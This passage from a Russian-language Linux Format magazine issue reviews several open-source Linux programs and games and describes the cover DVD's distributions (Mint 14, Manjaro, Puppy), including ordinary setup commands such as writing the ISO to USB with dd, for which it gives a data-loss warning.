Версия 0.8.0 Сайт <http://quassel-irc.org>

**Х**отя клиенты Internet Relay Chat идут в мире Linux по копейке за дюжину, мы все равно любим пробовать новые, когда они появляются, особенно если предлагается что-то необычное или инновационное. И, как и с текстовыми редакторами, у каждого есть свои личные предпочтения среди клиентов IRC. Одним подавай супер-гибкую программу с нереальным количеством расширений, а другие предпочитают концентрацию на самом обсуждении и избегают лишних наворотов.

*Quassel* – это клиент IRC, предлагающий обычный набор функций (множественные серверы и каналы, настраиваемые цвета текста, алиасы команд, черные списки и т.п.), но с двумя примечательными дополнениями. Написана программа на Qt и поэтому работает на Linux, Windows и Mac OS X; вес ее – около 10 МБ, но если у вас не предустановлены пакеты Qt или KDE, то после скачивания *Quassel* готовьтесь к наводнению зависимостями.

Первая особая функция – центральное ядро. В отличие от большинства клиентов IRC, которые соединены с сервером только пока работает программа, *Quassel* делит свои действия на две части. Если вы запустите *quasselcore*, вызовется фоновый процесс, который поддерживает соединение с сервером IRC, даже когда вы закроете GUI-программу *quasselclient*. Итак, ядро может работать у вас на домашнем компьютере, затем вы можете уйти из дому и соединиться с этим процессом через *Quassel*, запущенный на вашем ноутбуке; ядро дома при этом будет поддерживать соединение с сервером, выдавая список открытых каналов и активности. Вы сможете снова выйти в IRC, где бы вы ни находились, без необходимости за-



Щелкните по File > Core Info, чтобы увидеть, давно ли работает ядро и сколько клиентов подсоединено.

ново соединиться с серверами и каналами и искать записи начала бесед.

Во-вторых, GUI программы в высшей степени настраиваемый: вы можете перетаскивать все основные панели на любое удобное вам место, или сделать их плавающими окнами. Благодаря этим двум функциям, *Quassel* – весьма многообещающий клиент IRC, вышедший за привычные рамки. Кстати, если кто не в курсе, мы частенько зависаем в #linuxformat на Freenode...

**«Quassel — многообещающий клиент IRC, вне обычных рамок.»**

## Редактор Latex

# Gummi


Версия 0.6.5 Сайт <http://bit.ly/TNLSms>

**Т**екстовые редакторы, вероятно, самые путанные приложения. Что вообще они должны делать? Вроде бы основная их функция – обработка текста; но обычно они ведут себя, как дурно реализованные настольные программы публикации. Нет, подлинно умное решение по редактированию текста будет держаться философии Unix – по инструменту на каждую задачу: например, *Emacs* для изящной словесности плюс язык подготовки текста к печати, чтобы увидеть, как эти слова будут смотреться на странице.

*Tex* и его более дружелюбная к пользователю оболочка *LaTeX* широко известны в мире Unix. Есть несколько редакторов WYSIWYG, которые сгенерируют для вас разметку *LaTeX*, но для максимального контроля стоит узнать, что творится внутри – это как углубиться в изучение HTML вместо тупого обращения к программе редактирования web-страниц. *Gummi* заново пробудил наш интерес к *LaTeX*: это про-

стой безыскусный редактор, где имеется панель разметки текста слева и просмотр результатов (генерируемый автоматически после небольшой задержки) справа. Он превосходен в нескольких важных областях: здесь есть выделение синтаксиса, и легко отличить разметку от контента; есть проверка правописания и часто используемые фрагменты текста; проверка на наличие ошибок выделяет ошибки в вашей разметке красным цветом; имеется поддержка *Bibtex* и *Synctex*.

Вы также можете экспортировать в PDF прямо из программы. Однако больше всего в *Gummi* нам понравился первый свежий запуск, после установки. Вам дается не пустой экран, а возможность поиграть



Это не WYSIWYG, но можно добавлять форматирование, изображения и таблицы без углубленного знания *LaTeX*.

с примерами *LaTeX*. Это очень удобно для начинающих, желающих увидеть, как это работает, и поэкспериментировать самостоятельно – им не придется далеко ходить за примерами. Еще одна приятная для новичков функция – панель инструментов сверху, обеспечивающая кое-какое форматирование. Но чтобы вы извлекли из программы больше пользы, все-таки нужно изучить *LaTeX*, хотя *Gummi* предлагает отличный старт в этом путешествии.

**«Больше всего в Gummi нам понравился первый свежий запуск.»**

## Виртуальная клавиатура

## Onboard

Версия 0.98.2 Сайт <http://launchpad.net/onboard>

**В**ы можете считать планшетики самым крутым событием компьютерного мира с тех пор, как один отважный юный финн решил написать ядро, или глупой и непродуктивной игрушкой для хипстеров, чтобы повыпендриваться в кофейнях – они существуют и вас не спрашивают, и несомненно куда-то денутся.

И все они имеют нечто общее: сенсорную клавиатуру. У нас с ней своеобразные отношения любви-ненависти: нам нравится, что она не отнимает физического пространства и настраивается для каждого приложения, но мы терпеть не можем ощущение от скольжения пальца по стеклу и замедление темпа печати.

Но все же, раз уж дистрибутивы Linux портируются на популярные планшетики (например, Ubuntu – на Nexus 7), полезно будет обзавестись достойной сенсорной клавиатурой, и *Onboard* стоит внимания. Ее можно настроить так, чтобы она тихо сидела в вашем системном лотке и всплывала только по запросу, или появлялась

автоматически, как только вы щелкнете/коснетесь окна ввода текста. Она включает разные варианты стилей, от высококонтрастных для пользователей со слабым зрением до Model M для более старомодного тархтящего стиля IBM.

*Onboard* эмулирует большинство типичных клавиатур ПК, обеспечивая компактный режим, подобный обычной клавиатуре ноутбука, и полномерную версию с клавишами курсора, функциональными клавишами, Page Up/Down и т.п.

Однако ярче всего программа сияет – и это важно не только для планшетников – в предоставлении специальных возможностей доступа. Вы можете наладить *click helpers*, которые имитируют для вас щелчок правой кнопкой, двойной щелчок и пе-



► Поставив эту тему, мы возжелали леденцов. Имеются и другие варианты с фруктовым привкусом.

ретаскивание посредством одиночного щелчка левой кнопкой мыши. Вы также можете активировать *снимпеты*, позволяющие вводить заготовленный фрагмент текста в окно ввода одним щелчком.

Для тех, кто имеет проблемы со зрением, движением или кистевым туннельным синдромом, *Onboard* предлагает ряд полезных и удобных функций. Можно изменять размер клавиатуры с любого угла и придавать ей любую форму по своему желанию – правда, на нашем тестовом устройстве это работало до боли медленно.

Нашей единственной досадой от *Onboard* было рудиментарное присутствие кнопки Windows. Уж могли бы они зачеркнуть ее и подписать “Linux”, ну или что там еще. Но мы сегодня добрые и придраться не будем.

«Ярче всего программа сияет в предоставлении спецдоступа.»

## Графический редактор

## Pinta

Версия 1.4 Сайт [www.pinta-project.com](http://www.pinta-project.com)


**Н**ам хотелось бы выразить свое сожаление. Глубокое, безграничное сожаление, что мы не рассказывали о *Pinta* раньше, потому что эта отличная программка стоит рассказа. *Pinta* – инструмент редактирования графики, которая заполняет неловкий пробел в линейке рабочего стола Linux: это редактор, который богаче функциями, чем программы в стиле *MS Paint*, но не такой сложный (и не так по-дурацки названный), как *GIMP*.

Мы не *GIMP*оненавистники, вовсе нет; но приводя доводы в пользу Linux и убеждая не слишком смекалистых пользователей его установить, мы хотим показать им приличный графический редактор с более внятным интерфейсом. *Pinta* именно таков: он испытал сильное влияние *Paint.NET* из Windows, который, в свою очередь, задумывался как улучшенная версия встроенного графического редактора Microsoft. Чтобы установить *Pinta*, вам по-

надобится Mono и его библиотеки, и если до сих пор вы обходились без Mono, это отъест-таки изрядный кус вашего жесткого диска.

И еще им очень легко пользоваться: вам дается набор инструментов и палитра слева, окно управления слоями справа, плюс различные настройки и эффекты в меню. Немало функций предназначено для работы с фотографиями – например, устранение эффекта красных глаз и опции управления цветом; но хватает и опций для рисования фигур, добавления градиентов и т.д. В нижнем правом углу имеется удобное окно *History*, позволяющее перемещаться вперед и назад по операциям редактирования.

«Pinta – не только альтернатива GIMP, но и его достойная замена.»



► Достаточно мощный редактор изображений с «нормальным» интерфейсом – чаша наших желаний переполнена...

В общем, *Pinta* – не только достойная альтернатива *GIMP*, но и его достойная замена во многих случаях. Мы три дня занимались в ней нашими обычными задачами по редактированию графики, и ни разу не пожалели о сравнительно большем наборе функций *GIMP*. А еще мы обнаружили, что интерфейс намного удобнее.

Мы всегда будем держать под рукой *GIMP* на случай особо сложного редактирования графики, но для повседневного использования нашим главным выбором теперь будет *Pinta*. Ура.

Визуализация системы управления исходником

# Gource

Версия 0.38 Сайт <http://code.google.com/p/gource>

**П**рямо в эту секунду сотни (а может, и тысячи) людей работают над кодом ядра Linux. Тут нет ничего экстраординарного, но попробуйте визуализировать это колоссальное сотрудничество. Поодиночке представьте себе разработчиков, которые трудятся каждый над своим разделом обширной кодовой базы – как они набрасываются на совершенно иные части кода, и как они раскиданы по всем частям света. Когда вы создадите в уме карту программистов, деревьев исходного кода и географических положений, зрелище окажется необычайно захватывающим.

*Gource* поможет вам в этом процессе визуализации. Он берет учетную запись в репозитории системы управления исходником и генерирует на его основе 3D-анимацию. На данный момент имеется поддержка для *Git*, *SVN*, *Mercurial* и *Bazaar* – а если вы используете *CVS*, поддерживаются еще и инструменты от сторонних разработчиков. Для примера,


установите *Gource*, а затем клонируйте репозиторий *Git*, вот так:

```
git clone https://github.com/bagder/curl.git
```

И вот вам код для *Curl*, инструмента скачивания файлов. Скомандуйте `cd curl`, чтобы перейти в образовавшуюся директорию, а затем *gource*. На некоторое время перед вами замаячит сообщение “Reading Log [Чтение журнала]”: *Gource* анализирует журнал в дереве исходника, что в крупном или долгосрочном проекте является солидной задачей. Например, журнал *Curl* уходит аж в 1999 год.

Затем начинается анимация, и если проект достаточно активен, она выглядит потрясающе. Вы увидите маленькие значки человечков, которые снуют по экрану, вызывая к жизни файлы и директо-

«Это сюрреалистичный способ увидеть процесс разработки кода.»



» Как, программа опять напомнила нам леденцовое драже? Дело неладно...

ри по мере их создания. Колесиком мыши можно менять масштаб изображения, а левая кнопка перемещает камеру. Внизу есть виджет временной шкалы, позволяющий переместиться в определенный пункт журнала – по умолчанию он невидим, но появляется при наведении курсора мыши вниз.

Хотя практический аспект применения *Gource* ограничен, это волнующий и сюрреалистичный способ увидеть процесс разработки проекта, особенно если несколько разработчиков работали над одной и той же частью кода.

Приложение распознавания жестов

# Easystroke


Версия 0.5.6 Сайт <http://bit.ly/a7L3zc>

**К**огда нас пугает этот стремительный современный мир, мы любим порасспросить Эффи о былых днях. Видите ли, Эффи помнит времена, когда молоко было вкусным и можно было не запира́ть дверь на ночь, а «жесты» были последним криком моды в разработке web-браузеров. Только вообразите: спустя годы щелканья кнопками для перемещения вперед и назад по web-страницам, стало можно делать всякие прикольные штуки с помощью мыши и управлять своим браузером без необходимости щелкать на конкретном месте.

Пушкой в основном это брало новизной, но ведь жесты мышью действительно могут сэкономить время. *Easystroke* расширяет концепцию жестов, вынося ее на широкий рабочий стол и позволяя вам связать определенные движения мышью с определенными задачами. После установки запустите `easystroke -g` из терминала, чтобы запустить ее с инструментом

конфигурации GUI; это позволит создавать новые жесты, давать им название и щелкать по всплывающему списку *Type*.

Здесь вы можете настроить, будет ли движение запускать команду, вставлять текст в активное окно или выполнять другие задачи. Во вкладке *Preferences* сверху вы можете определить, какая кнопка мыши связана с движением. Неплохая идея – отказаться для жестов от левой кнопки мыши (1), поскольку она нужна для задач, не связанных с жестами, например, для перетаскивания объектов, и вам ни к чему, чтобы жестом случайно запустилось выполнение какой-то команды. Поэтому выбирайте или среднюю (2) или правую (3) кнопки мыши. Затем, снова в списке *Ac-*



» *Easystroke* умеет отображать ваши жесты во время их выполнения линией на экране.

tions, щелкните дважды по панели *Stroke* рядом с вновь созданным жестом, нажмите кнопку мыши и изобразите жест. Теперь, когда бы вы ни повторили этот жест, будет выполняться соответствующее действие. Пример: мы создали жест, который щелчком правой кнопкой и изображением большой буквы «С» на экране запускает *Firefox*. Неважно, в каком положении мы находимся – и нам не нужно открывать меню программ. В общем, *Easystroke* отлично экономит время, если вам нужен быстрый запуск приложений и вы предпочитаете минималистский рабочий стол.

«Отлично экономит время, если вам нужен быстрый запуск.»

## HotGames Развлекательные приложения

## Платформенная игра

## JVGS

Версия 0.5 Сайт <http://jvgs.sourceforge.net>


Любой недоумок скажет вам, что жанр платформенных игр умер. Если вы помните эпоху 8- и 16-битных консолей, вы знаете, что наряду с *Mario* и *Sonic* были сотни невзрачных платформеров, известных лишь небольшим группкам людей. Жанр был исчерпан, и казалось невозможным, чтобы кто-то влил в него новую жизнь.

Что ж, мы и сами так думали — пока не наткнулись на *JVGS*. Автор описывает ее как «минималистскую платформенную игру», в которой «поэт обретает себя в причудливом мире, полном опасностей. Он начинает путешествие в потоке оставшихся у него перепутанных мыслей». Звучит несколько депрессивно и в стиле эмо, но *JVGS* куда труднее, хотя и радует тоже.

Вместе с необычным сюжетом, страшен здесь и дизайн: все обрисовано простыми штрихами (сохраняется как SVGs),

вдохновленными *XKCD*-комиксами. В плане управления у вас нет особого выбора, только клавиши курсора для передвижения и пробел для прыжка. Иногда вы встречаете противников — многих из них можно уничтожить, напрыгнув на них; также иногда попадают бонусы в виде гранат, ножей, часов, замедляющих время, и цилиндров, придающих вам прыгучести.

И даже несмотря на ограниченную механику игры, оторваться от нее мы не могли. Она не столь динамична, как *Sonic*, не так полна тайн, как *Mario*, но поскольку вы не знаете, как повернется сюжет, вас охватывает любо-



› Надпись на могильном камне — «Все изменяется»; быть может, это отсылка к *Gnome 3*?

**«Несмотря на ограниченную механику, оторваться мы не могли.»**

пытство: что же произойдет дальше? Здесь 10 уровней с обучением в начале, и иногда дизайн уровней требует от вас довериться неизвестному. Это общий грех всех платформеров, но мы все еще в благодушном настроении после обзора *Onboard*.

## Волейбол

## Blobby Volley 2

Версия 1.0rc3 Сайт <http://bit.ly/ajotaJ>

Подумайте обо всех играх про спорт, в которые вы когда-либо играли, и прикиньте, точно ли они отражают жизнь. Взять, допустим, гольф *PGA/Tiger Woods* от EA: в 1990-е годы они могли похвастаться продвинутой физикой и другими элементами для воссоздания подлинных ощущений игры в гольф, хотя способ совершения удара на самом деле — нажатие кнопки для прекращения подергивания строк на цветных объектах — имел крайне мало общего с гольфом. Конечно, тогда управление было ограничено, и сейчас ситуация улучшилась благодаря контроллерам Wii/Kinect, но вы поняли суть.

*Blobby Volley 2*, по сравнению с ними, выглядит вполне реальным спортом. Вы, конечно, можете заявить, что волейбол испортить сложно, но мы так пали духом из-за многочисленных провалов

игровой индустрии, что не смели и надеяться. Физика здесь впечатляет, и можно точно контролировать угол удара мяча. Игра динамичная, забавная, и дает вам чувство глубокого удовлетворения, когда вы по 20 секунд берете подачи, сражаясь с сильным противником.

Вы можете играть против CPU либо вызвать на бой на локальном компьютере других людей, поделив клавиатуру (одна сторона использует клавиши WASD, другая — клавиши со стрелками). Можно также играть онлайн на серверах *Blobby*; нам пришлось подождать, чтобы найти другого игрока, и из-за задер-



› Лучшая *blob-экшн* после названной чудесным именем *FunBlobReturn* (LXF71).

**«Можно сохранить повторы — смаковать их потом за коньячком.»**

жек игровой процесс ощущался чуть замедленнее, чем в обычном режиме. Тем не менее, играть против случайного выбранного серого комка, которым может оказаться и кто-то с другой половины глобуса, и сосед по дому, весьма забавно.

В *Blobby Volley 2* все дело в напряженном управлении, а вовсе не в глубокой стратегии, но при этом она радует красочностью, и режим онлайн является отличным дополнением. Ах, да — ведь можно еще сохранить повторы, сберегая моменты славы, чтобы смаковать их потом за бокалом хорошего коньячка.

Средство экономии времени в командной строке

# Autojump

Версия 20 Сайт <https://github.com/joelthelion/autojump/wiki>

**В**опрос на засыпку: какую команду вы чаще всего набираете в командной строке? В нашем случае это `killall evolution-data-server`

— потому что сие прожорливое до ОЗУ чудовище имеет малопривычную привычку запускаться, когда ему вздумается. Тьфу. Так или иначе, есть шансы, что в головах вашего списка — команда `cd`, и разве не здорово было бы уметь ускорить процесс? Мы все сидим в малом количестве директорий; и хотя автозаполнение снижает износ клавиатуры и туннельный синдром, печатать все равно приходится многовато.

*Autojump* — умный инструмент, который зорко следит за вашими привычками в командной строке, составляет картину наиболее часто посещаемых вами зон файловой системы и затем позволяет вам перейти к ним по-быстрому. После установки надо заставить его постоянно быть настроенным, добавив к `~/.bashrc`

```
source /etc/profile.d/autojump.bash
```

Теперь поработайте в командной строке, минут десять, используя, как обычно, `cd`. Через некоторое время введите `autojump --stat` — и увидите список самых посещаемых директорий; это означает, что *Autojump* взял их на заметку. Затем можете использовать “j”, за которой следует фрагмент полного пути к месту, куда вы хотите перепрыгнуть. Мы, например, зачастили в `/usr/share/doc/gnupg/examples`, и набрав `j exam`, мы снова окажемся там, как указано красным текстом в *Autojump*. Попробуйте — возможно, вы осознаете, что без этого вам уже трудно жить.

```
mikegarchbang@bar ~$ autojump --stat
1.0: /usr
2.0: /etc
2.0: /usr/lib
2.0: /var/lib
3.0: /etc/X11
7.0: /usr/bin
7.0: /home/mikegarchbang
Total key weight: 24. Number of stored paths: 7
mikegarchbang ~$ cd /
mikegarchbang ~/j$ j bar
/home/mikegarchbang
mikegarchbang bar$ pwd
/home/mikegarchbang
mikegarchbang bar$
```

➤ Директории имеют весовые коэффициенты посещаемости — здесь, у `/home/mikegarchbang` показатель лидирующий, 7.0.

Супер-простой инструмент монтирования

# Udevil

Версия 0.3.4 Сайт <http://ignorantguru.github.com/udevil>


**И**, наконец, маленькая жемчужина, значительно облегчающая жизнь в командной строке. Вы, вероятно, знаете, что некоторые из особо продвинутых графических менеджеров файлов Linux позволяют монтировать сетевые ресурсы на локальных дисках — например, вместо того, чтобы использовать `scp` для передачи файлов на сервер SSH, вы получаете доступ к содержимому этого сервера через обычную директорию на вашей локальной машине. Но пробовали ли вы делать это из оболочки?

*Udevil* (по большей части) — инструмент автономный. Он способен монтировать разные файловые системы и решать задачи по предоставлению информации об узле устройств, но особенно нам нравится легкость подмонтирования удаленных директорий FTP, NFS, SMB или SSH — не надо возиться с FUSE, GVFS и тому подобным. Просто установите *Udevil*, откройте `/etc/udevil/udevil.conf` (от имени `root`) и выберите тип локальной или удаленной фай-

ловой системы, которую хотите активировать (`allowed_types`). Затем прокрутите до `allowed_media_dirs` и укажите, какие директории использовать для монтирования. Затем можете сделать нечто подобное как обычный пользователь:

```
udevil mount ssh://name@server.com:/remote/dir local_dir/
```

И — вуаля: одной-единственной командой вы можете войти в `local_dir` на своем локальном компьютере и получить доступ к `/remote/dir` на сервере SSH. Весь процесс должен занять не более двух минут. **LXF**



➤ Файл настроек снабжен полезными комментариями, но не видно и следа дьявольского искусства ASCII. А жаль.

Также вышли

Новые и обновленные программы, тоже достойные внимания...

## ➤ gjis-ext4 1.0


Восстанавливайте файлы по их типу или пользователю на разделах с файловой системой ext4.  
[www.gjis.co.in](http://www.gjis.co.in)

## ➤ AsmXML 1.4

Парсер XML, написанный на чистом ассемблере x86 и отличающийся невероятной быстротой.  
<http://tibleiz.net/asm-xml>

## ➤ Kwave 0.8.9

24-битный звуковой редактор для KDE, с достаточно богатой функциональностью.  
<http://kwave.sourceforge.net>



➤ В версии 0.8.9 появились импорт и экспорт MP3.

## ➤ Xidel 0.6

Удобный инструмент командной строки для скачивания страниц и извлечения данных.  
<http://bit.ly/USNu5c>

## ➤ Basenji 1.0

Быстрый инструмент индексации и поиска для сменных устройств.  
<http://launchpad.net/basenji>

## ➤ Resurgeon 2.2

Удобный инструмент для редактирования журнала репозитория контроля версий.  
<http://bit.ly/USNJNI>

## ➤ Mundus 2.0

Содержит вашу домашнюю директорию в чистоте, устраняя обветшавшие файлы настроек.  
<http://blog.mundusproject.org>

## ➤ OpenMW 0.19.0

Движок с открытым кодом для небезызвестной ролевой игры *The Elder Scrolls 3: Morrowind*.  
<http://openmw.org/en>

# На диске

Пробуйте новую операционную систему уже сегодня!



С наступившим 2013-м! Зимние праздники кончились, но весна пока что не принесла ни тепла, ни света, и вечера остаются долгими и темными. Можно ли выбрать лучшее время, чтобы посидеть дома и навести порядок на своем рабочем столе? В этом месяце мы приготовили для вас отличные опции. Один из трио (Mint, Manjaro и Purru) должен подойти к любой системе — Mint благода-

ря своему дружелюбному к пользователю интерфейсу, Manjaro — благодаря простому введению в Arch, а Purru — благодаря малому весу.

Также мы добавили на книжную полку LXF *Dive Into Python* (Нырнем в Python), и вы можете читать его прямо с диска, ничего не скачивая.

Свобода влечет элегантность

## Mint 14 Nadia



Прочитав титульную статью этого месяца, вы все узнаете о Mint и о росте его популярности среди дистрибутивов или, по крайней мере, в рейтингах Distrowatch. На диске этого месяца — две самых популярных версии: с рабочими столами Mate и Cinnamon.

Между этими двумя рабочими столами значительно больше сходства, чем различий. Оба они основаны на GTK (как Gnome), оба следуют традиционной парадигме рабочего стола, и оба отделились от проекта Gnome после отказа того от своего традиционного стиля.

Однако они отличаются друг от друга точкой отхода от Gnome. Mate происходит из Gnome 2, а Cinnamon — из версии 3. В результате Cinnamon лучше интегрирован с последними приложениями Gnome и выглядит несколько эффектнее, но и работает на некоторых компьютерах медленнее.

А вот Mate довольно-таки быстр и сохраняет ощущение классического Gnome 2, по которому все пользователи так горевали, когда родительский проект пошел другим путем в погоне за инновациями.


Как и всегда, выбор остается делом личного вкуса, но мы настоятельно рекомендуем попробовать оба, прежде чем решать, который установить для себя.



› Инсталлятор Mint (на базе такого же из Ubuntu) невероятно упрощает процесс установки.



› Gnome 2 продолжает жить в обличи Mate.



› Gnome 3 с традиционным интерфейсом.



Упрощенный Arch

# Manjaro



**А**rch Linux, подобно Linux Mint, вознесся к популярности в последние годы. Однако это очень разные дистрибутивы. Arch уделяет основное внимание тому, чтобы пользователь получил контроль над своей системой. Хотя это может в итоге привести к появлению очень стабильной системы и является отличным способом изучить начинку Linux, все же полная настройка системы потребует времени.

Manjaro – это ответвление Arch, которое предоставляет вам рабочий стол *Xfce*, работающий прямо с момента установки. И не просто рабочий стол *Xfce*, а очень симпатичный, с несколькими виджетами для мониторинга, работающими прямо на рабочем столе.

Поборники чистоты заявят, что это подорвав основного принципа Arch, заключающегося в том, что пользователь, а никак не создатель дистрибутива, должен

решить, что именно ему устанавливать. И они по-своему правы; но для людей прагматичного склада это просто быстрый способ освоить Arch.

Ознакомившись с системой, можете вернуться назад и заново установить обычный Arch, если вы почувствуете, что вам не хватает полноты контроля над системой.



› *Xfce* редко выглядит столь симпатично.

## Важно ВНИМАНИЕ!



Прежде чем вставить DVD в дисковод, пожалуйста, убедитесь, что вы прочитали, поняли и согласились с нижеследующим.

Диски *Linux Format* DVD тщательно проверяются на предмет отсутствия на них всех известных вирусов. Тем не менее, мы рекомендуем вам всегда проверять любые новые программы надежным и современным антивирусом.

Хотя процесс отбора, тестирования и установки программ на DVD проводится со всем тщанием, редакция *Linux Format* не несет никакой ответственности за повреждение и/или утрату данных или системы, могущее произойти при использовании данного диска, программ или данных на нем. Настоятельно рекомендуем вам создавать своевременные и надежные резервные копии всех важных файлов.

Чтобы узнать об условиях использования, просим вас прочесть лицензии.

### Бракованные диски

В маловероятном случае обнаружения бракованного диска *Linux Format*, просим связаться с нашей группой поддержки по адресу [disks@linuxformat.ru](mailto:disks@linuxformat.ru), для получения содействия.

Puppy и Pangolin

# Педантичный Puppy




**Р**пuppy Linux берет существующие дистрибутивы Linux и кромсаёт их на кусочки, отсекая лишний балласт. Это означает возврат не к командной строке, но лишь к аскетичной графической системе. Он популярен у владельцев старых машин, и по этой причине мы включили его в виде ISO, чтобы его можно было использовать на компьютерах без DVD-привода.

Данная версия основана на Ubuntu 12.04, и у нее имеется долгосрочная поддержка. Как и следовало ожидать, Unity здесь нет, как нет и ресурсоемких прило-

жений вроде *LibreOffice* (вместо которого – *Gnome Office*) и *Firefox* (замененный на *SeaMonkey*). Короче говоря, все функции, полагающиеся настольному дистрибутиву, здесь есть, но они просто идут в менее требовательной к ресурсам форме.

Нас особенно впечатлила тема икон – и общий вид, и ощущения. Оказывается, приятный внешний вид вовсе не обязательно достигается за счет снижения скорости работы.

› Он экономит на ресурсах, но не на стиле.



## На диске

Помимо четырех симпатичных дистрибутивов, мы включили в состав диска весь код из руководств, все программы из *Notricks* и все программы, упомянутые в журнале, рядом с которыми вы видите значок **На диске**. Если вы вставите DVD в привод, он должен открыть страницу HTML по умолчанию, но если ваши настройки безопасности не позволяют этого, перейдите в [index.html](#), чтобы открыть для себя все 4,4 Гб прелестей Linux.

Чтобы познакомиться с дистрибутивами, установите диск в дисковод, затем перезагрузите компьютер. После этого загрузится экран, где вы сможете выбрать то, что вам нужно. Если ваш компьютер загружается в обычном режиме, а не с диска, вам придется изменить настройки BIOS на загрузку с DVD. Для тех, кому захочется перенести содержимое диска на устройство USB, мы включили удобный скрипт. Чтобы узнать, как им пользоваться,

загляните в [dvd2usb.html](#) на диске. Цифровые подписчики при желании могут применить **dd** для перемещения загруженного ISO на устройство USB:

```
sudo dd if=lxfl66.iso of=/dev/sdX
```

при необходимости включив путь к загруженному ISO, где X изменяется согласно вашему устройству USB. **Это уничтожит все данные на диске. Если вы установите не тот диск, он может стереть все данные с вашего жесткого диска.** LXF

## Пропустили номер?

